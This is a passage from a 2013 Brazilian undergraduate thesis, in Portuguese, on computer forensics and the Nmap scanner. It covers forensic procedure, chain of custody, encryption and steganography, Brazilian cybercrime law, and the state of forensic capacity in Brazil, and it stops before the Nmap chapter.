

See discussions, stats, and author profiles for this publication at: <https://www.researchgate.net/publication/272887311>

Um estudo do Nmap baseado em Kali Linux como ferramenta de apoio para a Computação Forense Preventiva (Trabalho de Diplomação)

Thesis · December 2013

CITATIONS

0

READS

5,897

2 authors:



Rodrigo Ramos

Faculdade Campo Limpo Paulista

2 PUBLICATIONS 0 CITATIONS

SEE PROFILE



Computação Unifaccamp

Faculdade Campo Limpo Paulista

34 PUBLICATIONS 1 CITATION

SEE PROFILE

Some of the authors of this publication are also working on these related projects:



Laboratório de engenharia e produção de software Faccamp [View project](#)

FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

Trabalho de Diplomação

Rodrigo Ramos – 11241

André Marcos Silva

Trabalho de Diplomação

Um estudo do Nmap baseado em
Kali Linux como ferramenta de apoio
para a Computação Forense
Preventiva

Rodrigo Ramos

FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

Um estudo do Nmap baseado em Kali Linux como ferramenta
de apoio para a Computação Forense Preventiva

*Trabalho submetido à Coordenação de
Ciência da Computação da Faculdade Campo
Limpo Paulista como requisito parcial para
obtenção do título de Bacharel em Ciência da
Computação.*

Campo Limpo Pta (SP), 29 de novembro de
2013.

Rodrigo Ramos

Banca examinadora

Prof. Me. André Marcos Silva (Orientador)
Prof. Dr. Luís Mariano del Val Cura
Prof. Dr. Osvaldo Luís de Oliveira (Suplente)

FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

**Um estudo do Nmap baseado em Kali Linux como
ferramenta de apoio para a Computação Forense
Preventiva**

Dedicatória

Dedico este trabalho aos meus pais, José Sobrinho Ramos e Maria das Graças Ramos, que com todo o esforço, carinho e dedicação criaram os três filhos de maneira digna, honesta e íntegra transmitindo-nos estes valores. Assim a conquista deste objetivo é um reflexo de tudo que eles me ensinaram durante toda a vida.

FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

**Um estudo do Nmap baseado em Kali Linux como
ferramenta de apoio para a Computação Forense
Preventiva**

Agradecimentos

Agradeço a Deus Pai pelas Bênçãos e Graças que sempre recebi, aos meus pais que sempre estiveram ao meu lado, me dando toda a base e força para conseguir atingir meus objetivos, aos meus irmãos e suas esposas pelo apoio e encorajamento. Aos meus amigos, que mesmo sem saber, me deram animo para aguentar essa jornada.

Agradeço também a todos os professores, que nos acompanharam nestes quatro anos de curso, mestres que fizeram de nossa graduação um desafio e uma descoberta, em especial agradeço ao Professor Orientador deste Trabalho de Conclusão de Curso Professor Mestre André Marcos Silva, ao Professor Coordenador do Curso Professor Doutor Luís Mariano del Val Cura e a Professora Doutora Ana Maria Monteiro. Que sempre buscavam algo mais, mesmo quando parecia que tudo já estava completo.

Por fim, agradeço aos colegas da classe, pois estivemos juntos em todos os momentos e no fim chegamos à conquista de mais essa etapa.

FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

**Um estudo do Nmap baseado em Kali Linux como
ferramenta de apoio para a Computação Forense
Preventiva**

RESUMO

Este trabalho aborda a Computação Forense e sua aplicação nas investigações envolvendo os crimes cometidos com o uso de computadores, assim como a sua utilização para analisar erros e possíveis invasões dos sistemas. Como ferramenta de apoio para este trabalho será feito um estudo do software *Nmap*, muito utilizado por peritos forenses computacionais e profissionais que buscam falhas e vulnerabilidades em sistemas.

FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

**Um estudo do Nmap baseado em Kali Linux como
ferramenta de apoio para a Computação Forense
Preventiva**

SUMÁRIO

1. INTRODUÇÃO.....	8
2. PROBLEMA	9
3. OBJETIVO.....	10
4. METODOLOGIA	10
5. COMPUTAÇÃO FORENSE.....	11
Histórico e Evolução	12
Técnicas e Procedimentos	13
Problemas e Dificuldades.....	15
Criptografia	15
Estenografia.....	16
Aspectos Jurídicos.....	17
Atualmente no Brasil.....	17
6. NMAP	19
Apresentação	20
Processo de Execução	21
Comandos Utilizados	22
7. ESTUDOS DE CASO.....	27
Estudo de Caso 1	27
Estudo de Caso 2.....	27
Análise dos Resultados Obtidos.....	29
8. CONCLUSÃO	31
9. REFERENCIAS BIBLIOGRÁFICAS.....	33
ANEXO A – ESTUDO DE CASO 1	36
ANEXO B – ESTUDO DE CASO 2	40

FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

**Um estudo do Nmap baseado em Kali Linux como
ferramenta de apoio para a Computação Forense
Preventiva**

ÍNDICE DE FIGURAS

Figura 1: Zenmap Interface gráfica.....	22
Figura 2: Tela do Nmap em modo texto	23
Figura 3: Comando nmap 192.168.0.130.....	36
Figura 4: Exemplo de tempo de execução com -T3.....	38
Figura 5: Exemplo de tempo de execução com -T5.....	38
Figura 6: Login SSH	49
Figura 7: Acesso ao Sistema por SSH	50
Figura 8: Invasor Logado como Root.	50

1. INTRODUÇÃO.

O século XX foi marcado pela revolução da informática. Principalmente após a Segunda Guerra Mundial no período da Guerra Fria onde os Estados Unidos e União Soviética disputavam a liderança econômica, militar e tecnológica. Diante disso e para que estivessem prontos para o conflito, tivemos um rápido e constante crescimento da computação, pois quem tivesse a melhor tecnologia disponível, teria vantagem em um possível ataque (Andrade e Silva, 2013).

Um dos grupos que mais contribuíram para essa evolução, era formado pelas pessoas que lutavam contra as guerras e conflitos armados, foram os *hippies* ou aqueles que apoiavam este estilo de vida. Pessoas que tinham uma cultura e forma de vida bem peculiares. Eles tinham uma maneira de pensar o mundo e uma maneira de tratar as propriedades que acabaram contribuindo muito para a informática técnica e filosoficamente. Basicamente tudo deveria ser compartilhado, e essa ideia é ainda muito forte e presente para vários grupos de desenvolvimento espalhados pelo mundo.

No início da década de 80, começaram a serem desenvolvidos e comercializados os primeiros computadores pessoais que realmente puderam fazer algo interessante, algo a mais do que simplesmente acender leds e devemos isso a dois típicos representantes dessa cultura *hippie*, Steve Jobs e Steve Wozniak criadores da *Apple Computers*, e conseguiram ficar milionários com a ideia de que pessoas comuns também poderiam ter acesso a computadores em seus escritórios e até mesmo em suas próprias casas.

Desde então, esse mercado só cresceu. Saiu do âmbito unicamente militar para se tornar uma das ferramentas mais importantes e presentes na sociedade, além de uma das indústrias mais poderosas do planeta, fazendo figurar na lista dos homens mais ricos do mundo exatamente mais um personagem dessa história, Bill Gates, que fundou a Microsoft, e ainda hoje é a líder mundial em sistemas operacionais para computadores.

Outro fato muito importante ocorreu no início da década de 90, quando Tim Berners-Lee criou o serviço World Wide Web que permitiu que pessoas do mundo inteiro trocassem informações de forma fácil e rápida, ajudando a popularizar a Internet. Os dois nomes mais associados ao fenômeno da teia são o do físico suíço Tim Berners-Lee, que liderou a partir de 1990 a implantação da WWW nos laboratórios da Cern em Genebra, Suíça, e do então estudante de computação Marc Andreessen que, no laboratório de supercomputação da Universidade de Illinois, desenvolveu o visor (browser) Mosaic em 1993, levando a um novo patamar a facilidade e versatilidade de uso do sistema (Mandel, Simon e Lyra, 1997).

Hoje passadas algumas décadas desses fatos podemos ver o quanto a computação e a Internet se tornaram presentes e importantes em nossa vida cotidiana, e como nossa sociedade, tanto pessoas comuns, quanto os governos, se tornaram tão dependentes dessas tecnologias.

Assim como em qualquer outro campo de estudo, a inovação tecnológica traz uma série de benefícios para as pessoas e a comunidade em geral (Eleutério e Machado, 2011), porém, vieram também alguns problemas, exatamente quando a tecnologia passou a ser dominada e utilizada por pessoas que tentavam obter algum ganho ou vantagem, invadindo ou monitorando os sistemas, todos desenvolvidos e gerenciados por computadores dos mais variados portes, na maioria também conectados a Internet.

Estas pessoas, que podem ter os mais variados motivos, como a busca de conhecimento, as sensação do desafio, o ganho fácil, profissionais contratados por empresas para descobrir os segredos dos seus concorrentes e agentes de governos treinados para realizarem estas invasões, são *experts* em computação e utilizam técnicas de invasão ou testes de intrusão (*pen test*), e programas disponíveis na rede ou que eles mesmos desenvolveram para desempenhar e cumprir suas façanhas.

Diante disso surgiu a necessidade de se proteger o sistema, com os especialistas em segurança da informação, mas, além disso, no caso de uma invasão é necessário saber o que foi invadido, quais foram as ações do invasor no sistema e se alguma informação foi roubada. Essa análise é feita por peritos forenses computacionais que também tem uma enorme gama de ferramentas e técnicas para analisar quais os passos que um possível invasor percorreu na máquina, quais informações ele acessou e possivelmente roubou.

Outra incumbência que um perito tem é a de analisar os sistemas ou dados digitais de pessoas que fazem uso da computação para atividades ilícitas, e até mesmo de criminosos comuns que guardam em arquivos digitais as provas de seus crimes. Várias forças policiais do planeta criaram e mantêm em seus quadros especialistas desse ramo, pois em nosso dia-a-dia são poucas as atividades humanas que não estejam ligadas a informática, e alguns criminosos perceberam que poderiam utilizar mais este meio para praticar seus crimes.

O ramo da Computação Forense está em constante evolução, fazendo com que seus profissionais fiquem sempre trabalhando e estudando para estarem no “estado da arte”, ou seja, sempre prontos para responderem de forma rápida e precisa as ameaças dos seus adversários, e entrando nesse contexto é que será realizado este trabalho, pois será feito um estudo dos procedimentos que são seguidos pelos peritos forenses além de um estudo do Nmap e como esta ferramenta de exames de portas pode auxiliá-los no desenvolvimento de suas atividades.

2. PROBLEMA

Crimes sempre deixam vestígios (Eleutério e Machado, 2011) e na informática essa afirmação tem um caráter mais explícito, pois a maiorias das ações que fazemos no meio digital ficam por um tempo variável armazenado nos sistemas, e

cabe exatamente aos profissionais forenses computacionais, examinar os registros para localizar esses vestígios e analisar a extensão dessa intervenção externa.

No mercado existem várias ferramentas que auxiliam os peritos na realização deste exame-localização-análise, principalmente quando levamos em conta que os dispositivos de armazenamento já ultrapassaram a barreira do *terabyte*, assim como a quantidade de sistemas implantados, que tornam a tarefa de análise, um trabalho impossível de ser executado manualmente. O perito tem que conhecer as funcionalidades e saber trabalhar com os resultados apresentados, para que sua perícia possa ser utilizada posteriormente em tribunais ou pela direção de uma empresa para a tomada de decisões.

Uma das ferramentas que estão à disposição é o Nmap, utilizada por vários especialistas da área para descoberta de vulnerabilidades que podem comprometer um sistema inteiro.

3. OBJETIVO

O objetivo principal desta pesquisa é fazer um estudo da Computação Forense, seus procedimentos, etapas, dificuldades e estágio atual no Brasil. Será realizada também uma pesquisa sobre o *scanner* de portas Nmap, software utilizado para realizar a análise e coleta de informações dos sistemas alvo, uma ferramenta de apoio que pode fornecer inúmeros dados e informações ao perito, algo muito interessante para que o trabalho desenvolvido tenha o êxito esperado.

4. METODOLOGIA

Pesquisa bibliográfica dos livros, apostilas, artigos e páginas da Web relacionadas ao tema, a Computação Forense, criminalidade na informática, *hackers*, Sistemas Operacionais, testes de invasão e configuração de serviços de servidor, para a criação de cenários compostos por servidores que foram configurados com o sistema operacional Linux.

Na parte prática, tem-se a busca por informações sobre um sistema alvo, como possíveis formas de acesso, vulnerabilidades e falhas nas execuções das políticas de segurança. Para este feito será realizado um estudo do Nmap, e feito um exame de dois casos de uso, com os comandos básicos do software e comandos utilizando *scripts(NSE)*. Para a realização deste caso, serão utilizadas duas estratégias diferentes, na primeira uma análise de um computador comum, configurado para o uso diário, na segunda será utilizada a máquina virtual *Metasploitable*, onde foi instalado o Sistema Operacional *Ubuntu* e foi configurada com vários serviços e algumas brechas para servir de base aos estudos envolvendo busca e análise de vulnerabilidades em sistemas.

Dessa forma, será verificado se o Nmap pode ser também uma ferramenta de apoio ao perito, ou seja, a partir das informações que ela fornecer, se é possível

chegar a algumas conclusões ou pistas de como uma pessoa mal-intencionada conseguiu acesso ao sistema.

5. COMPUTAÇÃO FORENSE

Pode-se descrever a Computação Forense como uma área de pesquisa que busca soluções para problemas relacionados à coleta, organização, classificação e análise de evidências digitais (Computação Forense, 2013), onde o perito terá a responsabilidade de elaborar um parecer através de um relatório que será apreciado por um tribunal para embasar as posteriores decisões que serão tomadas, portanto será uma conclusão final que não pode deixar dúvidas ou questionamentos.

Essa análise possui várias etapas específicas que visam padronizar os procedimentos, para que o seu resultado, as provas onde elas se encontram e o próprio investigado, sejam preservados durante o processo. Pois, um dos maiores problemas que um perito tem é a facilidade com que podem acontecer mudanças internas em discos e memórias, meios onde realizam grande parte das perícias.

A informática é um campo novo e em constante expansão, e a legislação para qualificar os crimes relacionados à computação ainda estão sendo criadas ou adaptadas em diversos países, um exemplo aqui no Brasil diz respeito à lei nº 12.737 de 30 de novembro de 2012, que dispõe sobre a tipificação de delitos informáticos, também chamada de lei Carolina Dieckmann (Ccivil – L12737, 2012) que diz em seu texto: Art. 154-A. Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita: Uma lei que foi publicada a pouco tempo que trata de forma direta de um crime cibernético.

Existem também vários outros crimes que ainda não possuem uma legislação específica que acabam por gerar lacunas objetivas advindas com as novas formas delitivas trazidas pela criminalidade informática, (Roque, 2007). Assim o trabalho do perito deve ser muito criterioso, para assegurar que seu relatório seja adequado à legislação vigente do país e possa efetivamente utilizado em juízo.

O Código de Processo Penal Brasileiro (CPP) em seu artigo 158: “Quando a infração deixar vestígios, será indispensável o exame de corpo de delito, direto ou indireto, não podendo supri-lo a confissão do acusado.” Segundo o dicionário Michaelis da Língua Portuguesa, vestígio é definido como “1 Sinal deixado pela pisada ou passagem, tanto do homem como de qualquer outro animal; pegada, rasto. 2 Indício ou sinal de coisa que sucedeu, de pessoa que passou. 3 Ratos, resquícios, ruínas. Seguir os vestígios de alguém: fazer o que ele fez ou faz; imitá-lo.” No caso da computação, os vestígios de um crime são digitais, uma vez que toda a informação armazenada nesses equipamentos computacionais é composta por bits em uma ordem lógica. Já em seu artigo 159, o CPP impõe que “O exame de corpo de delito e outras perícias serão realizados por perito

oficial, portador de diploma de curso superior.” Desta forma, Perícia Forense Computacional é a atividade concernente aos exames realizados por profissional especialista, legalmente habilitado, “destinada a determinar a dinâmica, a materialidade e autoria de ilícitos ligados à área de informática, tendo como questão principal a identificação e o processamento de evidências digitais em provas materiais de crimes, por meio de métodos técnico-científicos, conferindo-lhe validade probatória em juízo” (Eleutério e Machado, 2011).

Outro campo de trabalho de um perito é o trabalho na investigação de crimes computacionais envolvendo empresas. Neste caso ele não precisa ter todo o cuidado que há em uma perícia que está sendo realizada a pedido de um juiz. Nessa modalidade ele trabalha para empresas privadas que estão interessadas em descobrir a causa de um incidente, garantir que eles não ocorram mais ou ainda prover uma ação preventiva para evitar danos aos seus sistemas. Os procedimentos e os resultados são quase idênticos, mas a metodologia e o formalismo são diferenciados.

Histórico e Evolução

A Forense Computacional é uma área de pesquisa relativamente recente, entretanto, é crescente a necessidade de desenvolvimento nesse campo, uma vez que a utilização de computadores em atividades criminosas tem se tornado uma prática comum, (Reis, 2003). Ela está dentro de uma área maior de pesquisa chamada de Ciência Forense que compreende várias áreas do conhecimento como, por exemplo: Antropologia, Biologia, Computação, Matemática, Química, Psicologia Forense entre várias outras, e este ramo já é muito antigo. O campo da Ciência Forense se desenvolveu ao longo dos séculos. Os primeiros registros datam de 1248 D.C., na ocasião um médico chamado Hi Duan Yu, escreveu “*The Washing Away of Wrongs*” algo como, “a purificação dos erros”. Yu representou o conhecimento anatômico e médico da época relacionando-os à lei, tais como a diferença entre afogamento, estrangulamento e morte por causas naturais (Clemente, 2009).

Portanto, a Computação Forense está no início de sua atividade, e muitos ainda dizem que ela ainda está mais pra arte do que pra uma ciência propriamente dita. Vários procedimentos utilizados vêm da Ciência Forense, que já tem muitos séculos de evolução e estudo, garantindo uma maior segurança nos resultados apresentados.

Os primeiros passos para a Forense Computacional foram dados na década de 80 em países do primeiro mundo, principalmente nos Estados Unidos onde o FBI criou em 1984 o CART (Computer Analysis and Response Team) para lidar com os crimes computacionais.

Dos anos 80 para os dias de hoje, quase todos os países e agências de segurança criaram e mantêm seus departamentos de investigação em crimes de informática, além de varias empresas privadas que trabalham neste seguimento fazendo tanto pericias forenses quando solicitadas por juízes, quanto investigações

computacionais, quando contratadas por empresas para análise de incidentes ou para testar a segurança de seus sistemas.

Técnicas e Procedimentos

Existem duas maneiras de se classificar um crime cometido com computador. Se o computador foi apenas uma ferramenta para a prática de crimes convencionais ou se ele foi como o meio para a realização do crime.

Quando ele é apenas uma ferramenta para a realização, temos a execução de crimes comuns que utilizaram os meios computacionais para a sua execução, por exemplo: quando um documento é falsificado utilizando um editor de imagens, o crime é a adulteração de documentos e o computador foi utilizado para concretizá-lo, mas esse é um crime que poderia ser feito com algum outro instrumento.

Quando se tem o computador como um meio para a execução do crime, tal que, sem ele o crime simplesmente não poderia ser realizado, como por exemplo, o roubo de senhas pela Internet, o acesso não autorizados a *sites* de organizações, governos ou de pessoas comuns, invasão de sistemas de *Internet Banking*, temos a segunda forma de tipificar um crime de informática. Assim, conhecendo qual é a característica do crime e o papel do computador na ação, fica mais fácil para o perito determinar qual será o caminho para a execução da análise, e posterior elaboração de um relatório mais completo.

Para uma efetiva e real análise, devem ser seguidos os seguintes passos com a perspectiva de que qualquer erro pode ser fatal, uma vez que pode levar a perda da evidência por alguma alteração, tirando o valor da prova em um processo judicial. Tais etapas são:

- **Coleta dos dados ou dispositivos** - Os dispositivos computacionais só devem ser apreendidos se houver indícios de que nele existem evidências necessárias para a investigação. Nesse caso a primeira ação do perito é a correta coleta dos dispositivos que contêm os dados que serão analisados, quase sempre o HD (*Hard Disk*) será recolhido. Algumas vezes, a televisão apresenta apreensões onde os policiais saem com os equipamentos inteiros do suspeito, o que pode gerar um grande problema de logística, pois se torna muito complicado armazenar vários gabinetes de computadores apreendidos. Outra ação muito importante está ligada ao fato de, no momento da invasão policial existirem equipamentos ligados e uma análise dos dados que estão na memória *RAM* (*Random Access Memory*) ser necessária para não haver a perda de provas importantes para a conclusão do processo. O perito tem que trabalhar no local onde a máquina está instalada pois, o simples fato de desligar para trabalhar no seu laboratório geraria uma perda irreparável de dados.

Durante a coleta dos materiais, os peritos devem fazer uma completa catalogação dos equipamentos apreendidos, para que não haja dúvidas de que o dispositivo realmente pertença ao investigado, essa medida facilita todo o trabalho, pois geralmente os laboratórios já têm vários dispositivos para análise e não haverá problemas posteriores de localização ou de perda dos dispositivos coletados na fase inicial dos trabalhos.

Outro passo importante é a forma de acondicionamento e transporte dos equipamentos, pois apesar de eles não serem tão frágeis, a integridade deles deve ser garantida para as próximas etapas.

- **Exame** - Depois de coletados e catalogados, é feita a preservação do equipamento original, pois ela é a base de toda a investigação computacional e não pode sofrer alterações após sua apreensão. Por esse motivo os peritos fazem uma cópia dos dispositivos para realizar as análises preservando o material original. Esta etapa é crucial para que os resultados sejam considerados e possam ser incontestáveis durante a sua apresentação. Existem várias técnicas que podem ser utilizadas, além de equipamentos específicos para essa ação como *software* que impedem o envio de dados para o dispositivo e até mesmo alguns dispositivos de *hardware* que fazem essa ação, impedindo a escrita de dados, principalmente em HD e *pendrives*. O simples fato de ligar o HD em um computador e ligá-lo comprometeria a evidência, havendo uma alteração dos dados internos, uma vez que os sistemas operacionais assim que ligados acessam e fazem alterações em arquivos e setores de memória do disco que podem destruir indícios que o perito estava procurando. Por fim, com as informações devidamente disponíveis é feita a coleta das informações referentes ao caso.
- **Análise** - Com as informações coletadas, o perito pode fazer a pesquisa de dados e ações que ocorreram no computador e que ficaram guardadas na memória. Nesta fase ele utiliza informações que são passadas pelo requerente da investigação para que sua pesquisa seja mais orientada ao caso em questão, pois os computadores atuais podem facilmente ter milhares de arquivos em seus registros e uma busca sem orientação pode ser muito demorada com um alto risco de não chegar a resultado algum. De posse dos dados a serem procurados e os resultados obtidos nas busca e análises, o perito pode fazer uma correlação entre os dados encontrados com as pessoas e fatos que estão sendo investigados. Por exemplo, se o crime tem a ver com fraudes bancárias ele pode analisar o histórico das páginas visitadas pelo suspeito para saber quais *sites* ele visitou e se ele teve acesso aos sites investigados.

- **Relatório** - Esta é a fase final onde o perito elaborará seu relatório descrevendo todas as ações realizadas na perícia, quais equipamentos foram analisados e, de acordo com o que foi solicitado pelo tribunal, quais são os pareceres técnicos relativos ao caso, se há indícios ou provas de que o computador foi utilizado para uma ação ilícita, sendo o meio de ação ou mesmo uma ferramenta utilizada para o ato criminoso. Esse relatório é chamado de laudo pericial e deve ser o mais claro e objetivo possível.

Problemas e Dificuldades

Durante o desenvolvimento de suas tarefas, o perito encontra vários desafios que devem ser trabalhados para o término dos trabalhos. Entre elas, algumas que se referem à maneira correta de coleta, catalogação para servir de objeto de análise, esse procedimento tem o nome de cadeia de custódia, que é o processo de garantia de proteção a prova. O objetivo é assegurar sua idoneidade, a fim de evitar questionamentos quanto à sua origem ou o seu estado inicial. Para isso, devem ser registrados todos os caminhos percorridos pela prova durante a persecução penal, (Eleutério e Machado, 2011).

Logo na chegada ao local de investigação algumas medidas tem que ser tomadas para conseguir guardar as informações voláteis no local do crime. Além das memórias voláteis como *RAM* e *cache*, por exemplo. Existe também a possibilidade de perda de *logs* de acesso a rede presentes nas máquinas e *switches*. Para facilitar a localização de *sites* e máquinas que tenham se conectado ao sistema.

Outros problemas têm a ver mais com o grau de conhecimento do suspeito, pois ele pode dificultar a análise, criando senhas para os arquivos, que tornam mais complexo o acesso a informações nela contidas, levando o perito ao uso de ferramentas para a quebra das senhas, por exemplo, o método de força bruta onde o programa fica testando várias combinações de senhas até que consiga quebrar a proteção criada.

Criptografia

Assim como uma senha pode dar trabalho a um perito, um usuário mais avançado pode criptografar as informações, que é o processo de transformar uma informação original em outra totalmente ilegível, deixando os arquivos de seu disco inacessíveis para as pessoas que não possuam a chave correta evitando que pessoas não autorizadas tenham acesso a elas. No meio comercial, governamental e na Internet é uma ótima solução, mas cria um sério problema para a Análise Forense de computadores suspeitos. O termo criptografia vem do grego *kryptós* que significa escondido e *gráphein* que significa escrita. O trabalho do perito, neste caso, é procurar descobrir a chave que libera o arquivo criptografado, utilizando todos os meios possíveis para isso, algumas vezes falando ou

requisitando ao próprio acusado esta chave, em outras procurando descobrir um software que possa fazer essa ação, sendo que um dos primeiros passos é analisar dentro do próprio sistema se o programa ainda esta instalado nele.

Estenografia

A estenografia também pode ser um problema para o perito. Essa é a técnica de ocultar uma mensagem dentro de outra, camuflando a mensagem principal dentro de outra. Existem varias técnicas de estenografia e cabe ao perito descobrir qual foi a utilizada e trabalhar para desvendar a mensagem. Caso ele não consiga descobrir o método, deve buscar softwares específicos instalados na máquina, procedimento parecido com o que foi realizado no caso da criptografia.

Durante um exame fica fácil para um perito determinar quando um arquivo foi criptografado, mas nem sempre é tão fácil perceber que foi utilizado o processo de estenografia em um arquivo, pois ele pode dar a impressão de ser mais um arquivo comum dentre os milhares que existem na máquina e na verdade conter vários indícios que estão sendo procurados pelo perito. É uma técnica tão eficaz que muitas empresas também estão utilizando em seu dia-a-dia, em alguns casos como ferramenta para descoberta de possíveis falhas na segurança de seus dados e funcionários.

Hoje em dia, estamos acompanhando as vendas de discos rígidos que já ultrapassaram a casa dos *terabytes* (1.099.511.627.776 bytes). Isto é uma capacidade enorme, e com isso, podemos ter uma ideia do que se torna o trabalho de um perito que precisa analisar um disco gigante desse. O perito deve procurar informações pertinentes antes de realizar a análise para tentar dar direcionar os trabalhos e desprezar as informações que não são relativas ao processo em questão.

Mais uma vez o fato de ser uma área nova pode ser vista como um problema, pois há pouco conhecimento teórico sobre o qual as hipóteses empíricas são baseadas, falta ainda uma total padronização e a falta de cursos e treinamentos e mais específicos e apropriados. Mas essas últimas questões serão facilmente corrigidas com o tempo, (4linux, 2013).

O avanço sempre acelerado e as várias mudanças de paradigmas sempre podem ser um fator de desafio para o perito forense, nesse caso temos a *Cloud Computing* como um fator a mais de preocupação (Rodrigues, 2011) “não mais se encontram fisicamente no ambiente organizacional, estando dispersos pela internet. Nesse novo modelo, os recursos são compartilhados por clientes distintos, o que torna mais árdua a investigação forense. A apreensão do equipamento pode ser efetuada, mas os dados estarão guardados em servidores seguros, longe do alcance do perito, e nem seria necessário parar com os atos ilícitos, teriam apenas que acessar os dados novamente e continuar normalmente”.

Aspectos Jurídicos

A apesar de a Computação Forense poder ser executada de forma privada por empresas contratadas para o serviço, o termo está ligado diretamente com o trabalho desenvolvido nos tribunais e a palavra forense representa tribunal ou se refere ao direito. Logo, quando um trabalho é requisitado pela justiça deve-se recorrer à norma para buscar qual crime que foi cometido. Com certa dificuldade, algumas normas esparsas foram aprovadas pelo legislador brasileiro, mas ainda representam pouco se considerado o avanço das ações nocivas relacionadas com computadores.

Dentre as poucas normas aprovadas é possível citar a Lei 11.829/08 que dentre seus inúmeros artigos prevê o crime de armazenar imagens, vídeos ou outros registros de cenas de pornografia infantil, e a Lei 9.504/97, que criou crimes vinculados a campanhas eleitorais pela internet (Wendt/Jorge, 2012, p. 196).

Três questões importantes são abordadas por Roque (2007), mas a primeira é bem interessante para o foco do estudo: “As ações abusivas relacionadas com o uso do computador encontram espelho nos tipos penais tradicionais ou será necessário formular normas específicas?” Em sua resposta Roque (2007) diz: “que praticamente todos os crimes praticados com computadores encontram espelho nas legislações em vigor, ficando alguns casos bem específicos sem a amplitude das normas, como por exemplo, danos causados por vírus ou vermes”. Apesar da morosidade com que as leis são implementadas no país, existem algumas leis que tratam diretamente dos crimes da informativa, mas algumas merecem destaque, como a Lei 9.296/96, (Ccivil-L9296,1996), a primeira lei específica para o meio digital e trata, basicamente do sigilo das transações de dados, garantindo que o fluxo de comunicações em sistemas de informática e telemática podem ser interceptados apenas com decisão judicial.

A Lei 9.983/00 (Ccivil-9983, 2000) considera como crime o ato de divulgar, sem justa causa, informações sigilosas como senhas ou dados pessoais de clientes, por exemplo, contidos ou não nos sistemas de informação.

Alguma coisa já caminhou, mas na grande maioria fica sendo regra o que foi dito por Roque (2007), quando não são encontradas normas específicas para os crimes computacionais são aplicadas as normas que já estão no código civil e que podem ser adaptadas, por exemplo, um golpe de estelionato aplicado pela Internet ainda continua sendo um golpe de estelionato.

Atualmente no Brasil

Se a Computação Forense é um ramo relativamente novo no campo das pesquisas forenses e mesmo na própria história da humanidade, quando falamos desse seguimento no Brasil ela fica mais recente ainda, pois as secretarias de segurança pública dos estados e mesmo o governo federal estão ainda formando grupos de resposta para incidentes e para investigações criminais no campo da informática.

Um dos primeiros casos que chamaram a atenção da mídia aconteceu em 2001 quando houve suspeitas de fraudes no sistema de votação eletrônica do senado e uma equipe de especialistas da Unicamp foi enviada para analisar se essa suspeita era realmente procedente. Essa equipe formada por quatro técnicos da universidade e coordenada pelo Prof. Dr. Álvaro P. Crósta, Chefe de Gabinete Adjunto da Reitoria da Unicamp, chegaram a conclusão de que no dia 28 de julho de 2000 houve realmente a quebra do sigilo na votação que ocorreu naquele dia, (Filho, 2001). Esse fato culminou com a renúncia do Senador Antônio Carlos Magalhães.

Apesar de ser um caso antigo, e de grande repercussão, ainda temos poucos centros policiais dedicados à Computação Forense, entre eles temos os de São Paulo, Bahia, Distrito Federal e Rio de Janeiro que foi inaugurado em 2009, com foi noticiado em 27 de julho de 2009 no jornal O Tempo (Ariadne, 2009).

A Polícia Federal do Brasil também tem um departamento de Forense computacional e nesse ano de 2013 foi aberto mais um concurso público para a contratação de mais peritos. Além disso, não estão mais disponíveis maiores informações a respeito das instalações e ações coordenadas pela polícia federal, mas Rodrigues (2011) traz uma informação interessante: No que concerne a capacitação de recursos humanos, merece nota a parceria existente entre a Polícia Federal e a Universidade de Brasília. Por meio da referida parceria, segundo Unb (2011), peritos criminais federais são capacitados em nível de mestrado.

Não são apenas os meios policiais que estão trabalhando nesse setor, algumas instituições de ensino, universidades e também empresas privadas estão trabalhando nesse seguimento. Vários cursos em nível superior e cursos de pós-graduação na área estão sendo oferecidos, além do conhecimento teórico do tema estão começando a ser criados centros preparados para trabalhar com a forense como foi noticiado pelo *site* G1, Unicamp cria 'superlaboratório' para solucionar crimes reais e virtuais (Calafiori, 2013), outra forma de ensino são dadas pelas próprias empresas que prestam serviço e juntamente com suas atividades dão cursos e palestras na área, ajudando a formar novos profissionais.

O governo federal em 13 de junho de 2000 publicou um decreto que Institui a Política de Segurança da Informação nos órgãos e entidades da Administração Pública Federal, (DECRETO-Nº3505, 2000) e em seu 4º artigo no inciso VII diz: realizar auditoria nos órgãos e nas entidades da Administração Pública Federal, envolvidas com a política de segurança da informação, no intuito de aferir o nível de segurança dos respectivos sistemas de informação; Uma auditoria dessa maneira pode ser plenamente desempenhada por peritos forenses de órgãos policiais ou mesmo membros do Núcleo do Centro de Defesa Cibernética que foi ativado em 06 de agosto de 2010. Já no ano seguinte são publicados alguns trabalhos acadêmicos da Universidade de Brasília analisando o uso da computação forense para aplicação no exercito brasileiro, com os títulos, “Um Estudo sobre a Perícia Forense Computacional no âmbito do Exército

Brasileiro” 2011, de autoria de Levi Pereira Alves e “Proposta Preliminar de Sistematização de Perícia Forense Computacional para o Exército Brasileiro” 2011, de autoria de Moises da Silva Rodrigues. Ambos os trabalhos foram Desenvolvidos em atendimento ao plano de trabalho do Programa de Formação de Especialistas para a Elaboração da Metodologia Brasileira de Gestão da Segurança da Informação e Comunicações - CEGSIC 2009/2011. Mostrando que há a intensão de um melhor preparo das forças federais nesse ramo, tanto da guerra cibernética, quanto da Perícia Forense computacional.

